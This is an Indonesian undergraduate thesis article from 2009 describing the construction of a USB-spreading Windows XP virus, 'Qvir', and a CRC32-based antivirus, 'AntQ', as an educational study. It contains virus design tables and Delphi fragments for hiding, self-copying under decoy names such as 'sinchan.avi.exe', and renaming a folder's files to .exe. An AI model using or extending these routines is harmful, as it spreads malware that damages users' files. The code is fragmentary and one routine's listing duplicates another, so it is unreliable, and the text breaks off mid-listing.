

**ANALISIS DAN IMPLEMENTASI PEMBUATAN VIRUS
MULTIACTION DAN ANTIVIRUS
MENGUNAKAN METODE CRC32**



ARTIKEL ILMIAH

Telah disetujui sebagai salah satu syarat untuk memperoleh gelar Sarjana Komputer

Oleh :
MUHLIS
J2F 004 282

**PROGRAM STUDI ILMU KOMPUTER JURUSAN MATEMATIKA
FAKULTAS MATEMATIKA DAN ILMU PENGETAHUAN ALAM
UNIVERSITAS DIPONEGORO
SEMARANG
2009**

ANALISIS DAN IMPLEMENTASI PEMBUATAN VIRUS MULTIACTION DAN ANTIVIRUS MENGUNAKAN METODE CRC32

Muchlis

Program Studi Ilmu Komputer Jurusan Matematika FMIPA UNDIP Semarang
Email : muchlis.mail@gmail.com

Drs. Kushartantya, MI.Kom

Dosen Program Studi Ilmu Komputer Jurusan Matematika FMIPA UNDIP Semarang

Edy Suharto, ST

Dosen Program Studi Ilmu Komputer Jurusan Matematika FMIPA UNDIP Semarang

ABSTRAK : Virus komputer merupakan program komputer yang dapat menggandakan atau menyalin dirinya sendiri dan menyebar dengan cara menyisipkan salinan dirinya ke dalam program atau dokumen lain. Virus komputer sifatnya dapat merusak misalnya dengan merusak data pada dokumen, membuat pengguna komputer merasa terganggu dengan keberadaannya dalam sebuah sistem komputer, maupun tidak menimbulkan efek merusak sama sekali. Antivirus adalah sebuah jenis perangkat lunak yang digunakan untuk mendeteksi dan menghapus virus komputer dari sistem komputer. Antivirus disebut juga *Virus Protection Software*, karena aplikasi ini dapat menentukan apakah sebuah sistem komputer telah terinfeksi dengan sebuah virus atau tidak. Model proses perangkat lunak yang digunakan yaitu model proses Sekuensial Linier atau *Waterfall*. Model sekuensial linier mengusulkan sebuah pendekatan kepada perkembangan perangkat lunak yang sistematis dan sekuensial yang diawali pada tingkat dan kemajuan sistem pada seluruh analisis, desain, kode, pengujian, dan pemeliharaan. Perangkat lunak yang dihasilkan adalah Aplikasi Virus dan Antivirus. Aplikasi virus dapat disebut dengan Qvir, sedangkan untuk antivirus dapat disebut dengan AntQ. Qvir dibangun dengan bahasa pemrograman *Delphi 7*, sedangkan AntQ dibangun dengan bahasa pemrograman *Visual Basic 6*. Pengujian terhadap perangkat lunak dilakukan dengan metode *blackbox*. Tujuan dibuatnya virus ini yaitu untuk mengetahui celah yang berpotensi untuk dimanfaatkan virus yang dapat merusak keamanan sistem komputer

yang digunakan, sedangkan tujuan dibuatnya antivirus ini yaitu untuk menutupi celah dari sistem komputer tersebut maupun celah yang belum ditangani oleh antivirus lainnya, agar virus tersebut tidak dapat masuk serta merusak sistem komputer tersebut.

Kata kunci : Qvir, AntQ, Virus, Antivirus, File

ABSTRACT : *Computer users today are still familiar with the problems caused by computer viruses. This problem arises because always the emergence of new variants are always adapted to the existing anti-virus applications. In addition the system security holes that can be utilized by the virus is always found in the virus makers.*

Based on these problems, the authors build a viral application that is evidence that the existence of security holes in computer operating systems that can be utilized by the virus. And in the same case writers built a antivirus application that can handle viruses that are able to adapt and also close the gap that can not be solved by other antivirus applications, where the gap can still be utilized by the virus in a computer attack victim.

Virus that was built is a viral application that has several capabilities that include the ability to hide, the ability to multiply, the ability to find and check the target of attacks, and the ability to manipulate the system. Virus applications built using waterfall process model. Applications can be called with the virus Qvir, built using Delphi 7 programming language. As for antivirus applications are built using the CRC32 method as a way for naming a file and also for the introduction of a file identified as potential viruses. Antivirus application can be called with AntQ, built using programming language Visual Basic 6. Virus applications built to find out the gap that has the potential to use viruses that can damage the security of computer systems in use, while the antivirus application is built to cover the gap from the computer system as well as gaps that have not been addressed by other anti-virus, so the virus can not enter and damage the system computer.

Applications viruses and antivirus applications are built are expected to increase knowledge about how the computer user from a computer virus to attack the

victim. And also once able to gain more knowledge about how to survive an antiviral against virus attacks and also normalize the operating system re-work that had been attacked by a virus.

Keywords : Virus, Antivirus, Qvir, AntQ, *file*, *waterfall*, CRC32

1. Pendahuluan

1.1 Latar Belakang

Virus komputer merupakan program komputer yang dapat menggandakan atau menyalin dirinya sendiri dan menyebar dengan cara menyisipkan salinan dirinya ke dalam program atau dokumen lain [1]. Virus komputer dapat dianalogikan dengan virus biologis yang menyebar dengan cara menyisipkan dirinya sendiri ke sel makhluk hidup. Virus komputer sifatnya dapat merusak misalnya dengan merusak data pada dokumen, membuat pengguna komputer merasa terganggu dengan keberadaannya dalam sebuah sistem komputer, maupun tidak menimbulkan efek merusak sama sekali [6].

Dengan kemampuan yang dimiliki sebuah virus tersebut, terkadang membuat seorang pengguna komputer awam menjadi panik. Bahkan disebabkan oleh ulah sebuah virus tersebut, seorang pengguna komputer dengan mudahnya melakukan format ulang terhadap sistem operasi yang digunakannya dengan harapan virus tersebut hilang. Namun hal ini juga menyebabkan beberapa data maupun program yang sudah terinstal juga ikut hilang.

Berdasarkan observasi yang dilakukan penulis mengenai sebuah aplikasi virus dan antivirus, kinerja dari kedua aplikasi tersebut memiliki sifat dan perilaku yang sama diantara berbagai macam variannya. Dengan berkembangnya teknologi informasi, maka pembuatan aplikasi virus maupun aplikasi antivirus semakin mudah, sehingga diharapkan dengan mengetahui sifat dan perilaku keduanya, aplikasi virus dan antivirus yang akan dibangun dapat semakin memberikan penjelasan yang baik mengenai cara kerja kedua aplikasi tersebut.

1.2 Rumusan Masalah

Rumusan masalah yang terdapat pada tugas akhir ini yaitu :

- 1) Proses pembuatan sebuah virus yang dapat menyebar dari satu komputer ke komputer lain dengan memanfaatkan *mobile device* seperti Flash Disk dan disket.
- 2) Pemanfaatan kemampuan potensial dari Sistem Operasi *Microsoft Windows XP* sebagai suatu alat yang dapat mengaktifkan virus bekerja secara otomatis.
- 3) Penyebaran virus memanfaatkan kemampuan dari virus itu sendiri maupun kesalahan atau ketidaktahuan yang dilakukan oleh pengguna komputer dengan mengaktifkan virus tersebut.
- 4) Proses pembuatan sebuah virus yang mampu mempertahankan diri dengan bersembunyi dan dapat menyerang fungsi kerja dari sistem maupun data pada komputer korban.
- 5) Proses pembuatan antivirus sederhana dengan memanfaatkan sumber-sumber potensial dari sistem komputer itu sendiri, dan juga mampu mengenali sebuah virus berdasarkan identitasnya yang telah tercatat sebelumnya dalam basis data antivirus tersebut.

1.3 Batasan Masalah

Batasan masalah dalam penulisan laporan tentang analisis dan implemementasi pembuatan virus *multiaction* dan antivirus menggunakan metode CRC32, akan dibatasi pada :

- 1) Proses pembuatan virus dan antivirus, yang dibatasi hingga proses pengujian.
- 2) Implementasi virus dan antivirus hanya dapat dilakukan pada semua komputer yang menggunakan Sistem Operasi *Microsoft Windows XP*.
- 3) Virus tidak dapat bekerja atau aktif pada saat *firewall* komputer yang akan diinfeksi dalam keadaan aktif.
- 4) Penyebaran virus memanfaatkan media *mobile device* seperti *flash disk*, *disket*, dan CD/DVD alih-alih menyebar pada jaringan baik lokal maupun Internet.

1.4 Tujuan dan Manfaat

Tujuan yang hendak dicapai dalam pelaksanaan dan penulisan Tugas Akhir ini adalah membuat virus dan antivirusnya. Virus bersifat mengganggu sistem komputer, sehingga dibuatkan juga antivirus untuk virus tersebut sebagai solusi terbaik untuk menghilangkan virus di dalam sistem komputer, yang memanfaatkan *mobile device*. Selain itu tujuan dibuatnya virus ini yaitu untuk mengetahui celah yang berpotensi untuk dimanfaatkan virus yang dapat merusak keamanan sistem komputer yang digunakan, sedangkan tujuan dibuatnya antivirus ini yaitu untuk menutupi celah dari sistem komputer tersebut maupun celah yang belum ditangani oleh antivirus lainnya, agar virus tersebut tidak dapat masuk serta merusak sistem komputer tersebut.

Adapun beberapa manfaat yang diharapkan dari pembuatan tugas akhir ini adalah sebagai berikut :


- 1) Memberikan pengetahuan para pengguna komputer mengenai sifat dan perilaku umum sebuah virus.
- 2) Membuat para pengguna komputer agar waspada terhadap perangkat keras yang tersambung pada komputernya.
- 3) Memberikan pengetahuan mengenai mekanisme pembuatan program virus dan antivirus.
- 4) Memberikan pengetahuan pengguna komputer mengenai pengaturan dan pemanfaatan akses sistem register pada Sistem Operasi *Microsoft Windows XP* yang potensial untuk digunakan para pembuatan virus dalam mendukung virus yang diciptakan agar dapat bekerja dengan baik.
- 5) Antivirus ini bermanfaat untuk memberikan keamanan yang lebih bagi sistem komputer yang digunakan.

2. Dasar Teori

2.1 Siklus Hidup Pengembangan Aplikasi

Dalam penyusunan dan pembuatan virus dan antivirus ini digunakan model sekuensial linier, model sekuensial linier mengusulkan sebuah pendekatan kepada perkembangan perangkat lunak yang sistematis dan sekuensial yang diawali pada

tingkat dan kemajuan sistem pada seluruh analisis, desain, kode, pengujian, dan pemeliharaan. Model sekuensial linier sering disebut juga dengan "siklus kehidupan klasik" atau "model air terjun" seperti layaknya air terjun. Tahapan-tahapan pada model sekuensial linier dapat dilihat pada Gambar 2.1 Model Sekuensial Linier [4].



Gambar 2.1 Model Sekuensial Linier

1) Tahap Analisis

Analisis merupakan proses pengumpulan kebutuhan pada perangkat lunak (*software*). Untuk memahami sifat program yang dibangun, perancang perangkat lunak (analisis) harus memahami domain informasi, tingkah laku, unjuk kerja, dan antarmuka (*interface*) yang diperlukan. Kebutuhan baik untuk sistem maupun untuk perangkat lunak didokumentasikan dan dilihat kembali oleh pengguna (*user*) [6].

Tujuan dari tahap analisis ini adalah menjabarkan kebutuhan pengguna, serta meletakkan dasar-dasar untuk proses perancangan perangkat lunak.

Untuk mencapai tujuan dari analisis tersebut, terdapat dua model analisis yang digunakan selama melakukan analisis pada tugas akhir ini yaitu :

i) Permodelan Data

Pemodelan data yaitu mendeskripsikan data yang terlibat dalam perangkat lunak (*software*). Pada pemodelan data terdapat piranti (*tools*) untuk mendeskripsikan data yaitu ERD (*Entity Relationship Diagram*), *Data Object Description*, *Data Dictionary*.

ii) Pemodelan Fungsional

Mendeskripsikan seluruh fungsi yang terlibat dalam perangkat lunak. Pada pemodelan fungsi ini dinotasikan dengan DFD (*Data Flow Diagram*)

dan PSPEC (*Process Specification*). DFD (*Data Flow Diagram*) merupakan gambaran data yang ditransformasikan pada perangkat lunak serta menggambarkan fungsi-fungsi yang mentransformasikan data.

iii) Permodelan Tingkah Laku

Mendeskripsikan status atau perilaku sistem yang dapat muncul ketika perangkat lunak digunakan. Pada pemodelan tingkah laku ini dinotasikan dengan STD (*State Transition Diagram*) dan CSPEC (*Control Specification*).

2) Tahap Desain

Desain perangkat lunak sebenarnya adalah proses multilangkah yang berfokus pada empat atribut sebuah program yang berbeda yaitu, struktur data, arsitektur perangkat lunak, representasi antarmuka (*interface*), dan alur (*algoritma*) prosedural.

Proses desain menerjemahkan syarat atau kebutuhan ke dalam sebuah representasi perangkat lunak yang dapat diperkirakan demi kualitas perangkat lunak sebelum dimulai pemunculan kode. Sebagaimana persyaratan, desain didokumentasikan dan menjadi bagian dari konfigurasi perangkat lunak [6].

3) Tahap Kode

Kode atau kode merupakan penerjemahan dari proses pada tahap desain ke dalam bentuk bahasa pemrograman yang dapat dibaca oleh mesin. Penulisan kode diharapkan menghasilkan suatu fungsionalitas yang mengacu pada tahap perancangan.

4) Pengujian Perangkat Lunak

Pengujian adalah proses mengeksekusi program atau sistem secara keseluruhan untuk menemukan kesalahan-kesalahan. Tahap ini akan terus berulang sampai dengan sistem yang dikembangkan sesuai dengan *requirements*.

Tahap tes berfokus pada logika internal perangkat lunak, yang memastikan bahwa semua pernyataan telah diuji, dan pada eksternal fungsional yaitu mengarahkan pengujian untuk menemukan kesalahan-kesalahan dan memastikan bahwa *input* yang dibatasi akan memberikan hasil aktual yang sesuai dengan hasil yang dibutuhkan.

2.2 Cara Kerja Aplikasi Virus dan Antivirus

Deskripsi aplikasi virus dan antivirus merupakan gambaran dari aplikasi-aplikasi tersebut. Berikut ini merupakan deskripsi dari aplikasi virus dan antivirus.

1) Cara Kerja Virus

Setiap virus komputer yang aktif pada dasarnya memiliki sifat-sifat dasar, pada tugas akhir ini virus yang dibuat akan memanfaatkan kemampuan-kemampuan dasar tersebut. Beberapa *routine* yang merupakan kemampuan dasar sebuah virus, yaitu: *search routine*, *copy routine*, *stealth routine*, *checking routine*, dan *manipulation routine* [1].

2) Cara Kerja Antivirus

Setiap antivirus komputer yang aktif pada dasarnya memiliki sifat-sifat dasar, pada tugas akhir ini antivirus yang dibuat akan memanfaatkan kemampuan-kemampuan dasar tersebut. Cara kerja program-program penghapus virus ini kebalikan dari program virus itu sendiri, yaitu mendeteksi apakah suatu *file* terkena virus atau tidak, jika terkena, maka antivirus akan menindaklanjuti *file* tersebut yaitu dengan mengkarantina, menghapus, atau memperbaikinya. Seperti program lainnya, antivirus mempunyai struktur tersendiri. Kode antivirus tersebut wajib dimiliki oleh suatu program antivirus. Komponen dasar yang harus dimiliki oleh sebuah program antivirus, yaitu: *application code*, *method code*, *virus list code*, *manipulation file code*, *kill process code*, dan *recovery code* [1].

3. Analisis Kebutuhan

Aplikasi virus merupakan sebuah aplikasi yang tidak membutuhkan interaksi secara langsung dengan pengguna komputer. Pada aplikasi virus yang akan dibangun adalah sebuah aplikasi yang melakukan mekanisme kerja secara otomatis antara aplikasi dengan sistem yang menjadi korban. Pada mekanisme interaksi virus dengan sistem merupakan kerja sifat dan perilaku dasar dari virus, di antaranya yaitu *search routine*, *copy routine*, *stealth routine*, *checking routine*, dan *manipulation routine*. Kelima perilaku tersebut akan bekerja pada sistem komputer korban yang akan

diinfeksi. Berdasarkan kelengkapan fungsi dasar pada sebuah virus, maka virus yang akan dibangun dinamakan "Qvir".

Sedangkan pada aplikasi antivirus merupakan sebuah aplikasi yang berfungsi sebagai penghenti kerja dari sebuah aplikasi virus, dengan kata lain aplikasi antivirus merupakan lawan dari aplikasi virus. Pada aplikasi antivirus yang dibangun juga akan bekerja sifat dan perilaku yang mirip dengan apa yang dilakukan oleh sebuah virus. Mekanisme kerja antivirus membutuhkan peran dari sebuah pengguna komputer sebagai sebuah objek yang menjalankan aplikasi tersebut yaitu *update database* dan proses pendeteksian virus. Untuk interaksi antara aplikasi dengan sebuah objek yang akan diperiksa berlaku mekanisme *manipulation file code*, *kill process code*, dan *recovery code*. Berdasarkan kelengkapan fungsi dasar yang dimiliki pada aplikasi antivirus yang hendak dibangun, maka aplikasi antivirus dinamakan "AntQ".

Aplikasi virus dan antivirus yang akan dibangun serta dijadikan sebagai bahan uji dengan tujuan untuk memberikan pengetahuan para pengguna komputer mengenai sifat dan perilaku umum sebuah virus, memberikan kewaspadaan terhadap perangkat keras yang tersambung pada komputernya, serta memberikan pengetahuan mengenai mekanisme pembuatan program virus dan antivirus.

Tabel 3.1 Spesifikasi Kebutuhan Perangkat Lunak Virus

SRS ID	Deskripsi
SRS – VIR – F01	Mengaktifkan diri sendiri
SRS – VIR – F02	Melakukan penggandaan diri
SRS – VIR – F03	Melakukan penyembunyian diri baik dari pengguna komputer maupun dari sistem operasi
SRS – VIR – F04	Melakukan manipulasi pada kinerja sistem
SRS – VIR – F05	Melakukan pencarian dan pemeriksaan terhadap <i>file</i> maupun lokasi yang akan dijadikan target penyerangan
SRS – VIR – F06	Melakukan <i>blocking</i> terhadap antivirus yang dikenali, baik yang sudah terpasang maupun yang baru akan dipasang


Tabel 3.2 Spesifikasi Kebutuhan Perangkat Lunak Antivirus

SRS ID	Deskripsi
SRS – ATV – F01	Melakukan pencarian terhadap <i>file</i> maupun lokasi induk virus
SRS – ATV – F02	Melakukan pemeriksaan terhadap suatu <i>file</i> maupun lokasi
SRS – ATV – F03	Menghentikan proses kerja dari virus
SRS – ATV – F04	Menangkap atau menghancurkan aplikasi induk virus
SRS – ATV – F05	Melakukan manipulasi perbaikan pada kinerja sistem
SRS – ATV – F06	Melakukan pengecekan versi <i>database</i> virus

4.3.1 Entity Relationship Diagram (ERD)

Pada aplikasi virus tidak memiliki ER Diagram. Hal ini dikarenakan pada aplikasi virus dalam proses pembuatannya tidak memiliki kebutuhan data.


Sedangkan untuk aplikasi antivirus memiliki kebutuhan data, dan data yang dibutuhkan oleh aplikasi antivirus ini memiliki dua entitas data, yang memiliki relasi *one to many* atau satu ke banyak. Pada ER diagram yang terdapat pada gambar 3.3 ER Diagram, terdapat dua entitas yaitu VIRUS dan HISTORY, serta satu relasi yaitu MENCATAT.



Gambar 3.1 Entity Relationship Diagram (ERD)

4.3.2 Data Context Diagram (DCD) Qvir


Data Context Diagram (DCD) atau bisa juga disebut dengan DFD Level 0 dari aplikasi virus dapat dilihat pada gambar 3.2 DCD Qvir.



Gambar 3.2 Data Context Diagram (DCD) Qvir

4.3.3 Data Context Diagram (DCD) AntQ


DCD untuk aplikasi antivirus atau disebut dengan AntQ dapat dilihat pada gambar 3.3 DCD AntQ.



Gambar 3.3 Data Context Diagram (DCD) AntQ

4.3.4 DFD Level I Qvir

DFD level 1 Virus dari aplikasi virus dapat dilihat pada gambar 3.4 DFD level 1 Qvir.



Gambar 3.4 DFD level 1 Qvir

Tabel 3.3 Keruntutan kebutuhan dan rancangan fungsi QVir

No	SRS	Deskripsi SRS	Nomor Fungsi	Nama Fungsi
1	SRS – VIR – F01	Digunakan untuk melakukan penggandaan diri	2	<i>Copy Routine</i>
2	SRS – VIR – F02	Digunakan untuk melakukan penyembunyian diri baik dari pengguna komputer maupun dari sistem operasi	1	<i>Stealth Routine</i>
3	SRS – VIR – F03	Digunakan untuk melakukan pencarian dan pemeriksaan terhadap <i>file</i> maupun lokasi yang akan dijadikan target penyerangan	3	<i>Searching Routine</i>
4	SRS – VIR – F04	Digunakan untuk mengecek keberadaan dan mengaktifkan diri sendiri	4	<i>Checking Routine</i>
5	SRS – VIR – F05	Digunakan untuk melakukan manipulasi pada kinerja sistem	5	<i>Manipulation Routine</i>
6	SRS – VIR – F06	Digunakan untuk melakukan <i>blocking</i> terhadap antivirus yang dikenali, baik yang sudah terpasang maupun yang baru akan dipasang		
7	SRS – VIR – F07	Digunakan untuk melakukan <i>flooding</i> pada sistem dengan mengaktifkan beberapa program secara otomatis terus-menerus pada waktu tertentu		
8	SRS – VIR – F08	Digunakan untuk melakukan <i>blocking</i> terhadap beberapa kinerja sistem		

Tabel 3.4 Keruntutan kebutuhan dan rancangan fungsi AntQ


No	SRS ID	Deskripsi	Nomor Fungsi	Nama Fungsi
1	SRS – ATV – F01	Digunakan untuk melakukan pengecekan versi database virus	1	Cek <i>Database Virus</i>
2	SRS – ATV – F02	Pencatatan <i>history scanning</i> virus pada aplikasi ini		
2	SRS – ATV – F03	Digunakan untuk melakukan <i>update database</i> antivirus	2	<i>Update Database Virus</i>
2	SRS – ATV – F04	Pencatatan <i>history upadet</i> antivirus.		
3	SRS – ATV – F05	Digunakan untuk melakukan pencarian terhadap <i>file</i> maupun lokasi induk virus	3	Deteksi File
4	SRS – ATV – F06	Digunakan untuk melakukan pemeriksaan terhadap suatu <i>file</i> maupun lokasi		

Lanjutan Tabel 3.4

No	SRS ID	Deskripsi	Nomor Fungsi	Nama Fungsi
5	SRS – ATV – F07	Digunakan untuk menghentikan proses kerja dari virus	4	<i>Kill Process Code</i>
6	SRS – ATV – F08	Digunakan untuk menangkap atau menghancurkan aplikasi induk virus	5	<i>Manipulation File Code</i>
7	SRS – ATV – F09	Digunakan untuk melakukan manipulasi perbaikan pada kinerja sistem	6	<i>Recovery Code</i>

4.3.9 Rancangan Antarmuka

Antarmuka perangkat lunak yang digunakan adalah antarmuka berbasis GUI, dengan pemrograman visual dan menggunakan Sistem Operasi *Microsoft Windows XP*. Pada aplikasi virus tidak memiliki rancangan antarmuka. Sedangkan untuk rancangan antarmuka aplikasi antivirus untuk AntQ dapat dilihat pada gambar 3.10 Menu Utama AntQ.



Gambar 3.5 Menu Utama AntQ

4. Implementasi dan Pengujian

4.1 Implementasi Rancangan Data

Implementasi rancangan data merupakan transformasi rancangan data yang dihasilkan dari proses perancangan data menjadi suatu *database*. *Database* yang dibangun memiliki satu tabel yang melekat di dalamnya yaitu tabel VIRUS.

Tabel 4.1 Daftar Tabel Aplikasi AntQ

Nama Tabel	Field	Deskripsi isi
VIRUS	<u>Id_Virus</u>	ID dari virus
	Deskripsi	Deskripsi virus
	Tipe	Tipe file yang terdeteksi
HISTORY	Date	Tanggal dan waktu pencatatan <i>history</i>
	Kegiatan	Kegiatan yang dilakukan dan dicatat di <i>history</i>
	Nm_objek	Nama objek yang tercatat di <i>history</i>
	Location	Lokasi induk virus yang terdeteksi

4.2 Implementasi Rancangan Fungsi

Implementasi rancangan fungsi virus merupakan transformasi dari rancangan fungsi virus. Berikut ini merupakan rancangan fungsi virus.

4.2.1 Implementasi Fungsi *Stealth Routine*

```
{MENGATUR HALAMAN AGAR TIDAK TERLIHAT}

Application.ShowMainForm := false;
begin
getwindowsdirectory(windir, sizeof(windir));
getsystemdirectory(sysdir, sizeof(sysdir));
try
mkdir(sysdir+'\runfold');
mkdir(sysdir+'\youRinfected');
except
end;

{MEMBUAT FILE INDUK VIRUS TIDAK TERLIHAT}

begin
getsystemdirectory(sysdir, sizeof(sysdir));
try
SetFileAttributes(PChar(sysdir+'\runfold\NET-SERVICES-.exe'),
FILE_ATTRIBUTE_HIDDEN);
except
end;
end;
```

4.2.2 Implementasi Fungsi *Copy Routine*

```
{MELAKUKAN PENGGANDAAN DIRI SENDIRI}

try
CopyFile(pchar(application.ExeName), PChar(windir+'mUmU.exe'), true);
CopyFile(pchar(application.ExeName), PChar(windir+'kaede
rukawa.exe'), true);

CopyFile(pchar(application.ExeName), PChar(windir+'sinchan.avi.exe'), true);
CopyFile(pchar(application.ExeName), PChar(sysdir+'runfold\NET-SERVICES-.exe'), true);
except
end;
end;
```

4.2.3 Implementasi Fungsi *Searching Routine*

```
{MELAKUKAN PENGGANDAAN DIRI SENDIRI}

try
CopyFile(pchar(application.ExeName), PChar(windir+'mUmU.exe'), true);
CopyFile(pchar(application.ExeName), PChar(windir+'kaede
rukawa.exe'), true);

CopyFile(pchar(application.ExeName), PChar(windir+'sinchan.avi.exe'), true);
CopyFile(pchar(application.ExeName), PChar(sysdir+'runfold\NET-SERVICES-.exe'), true);
except
end;
end;
```

4.2.4 Implementasi Fungsi *Checking Routine*

```
{MENGUBAH FILE DOKUMEN DAN SETTING MENJADI BERDUPLIKAT DAN
BEREXTENSI .EXE}

begin
try
dir := GetCurrentDir;
APath:= dir;
FindFirst(APath+'*..*', faAnyFile, MySearch);
refresh;
while FindNext(MySearch)=0 do
begin
renamefile
(pchar(APath+'\' +MySearch.Name), pchar(APath+'\' +MySearch.Name+'.exe'));
end;
end;
```

```

renamefile
(pchar(application.ExeName+'.exe'),pchar(application.ExeName));
refresh;
end;
FindClose(MySearch);
except
end;
end;
refresh;
end;

```

4.2.5 Implementasi Fungsi *Manipulation Routine*

```

{MENGUBAH FILE DOKUMEN DAN SETTING MENJADI BERDUPLIKAT DAN
BEREXTENSI .EXE}

begin
try
dir := GetCurrentDir;
APath:= dir;
FindFirst(APath+'\*.*', faAnyFile, MySearch);
refresh;
while FindNext(MySearch)=0 do
begin
renamefile
(pchar(APath+'\'+MySearch.Name),pchar(APath+'\'+MySearch.Name+'.e
xe'));
renamefile
(pchar(application.ExeName+'.exe'),pchar(application.ExeName));
refresh;
end;
FindClose(MySearch);
except
end;
end;
refresh;
end;

```

Implementasi rancangan fungsi antivirus merupakan transformasi dari rancangan fungsi antivirus. Berikut ini merupakan rancangan fungsi antivirus.

4.2.6 Implementasi Fungsi Cek *Database Virus*

```

If CDate(AV.Signature.SignatureDate) < Date Then
        .lblText(3).ForeColor = vbRed
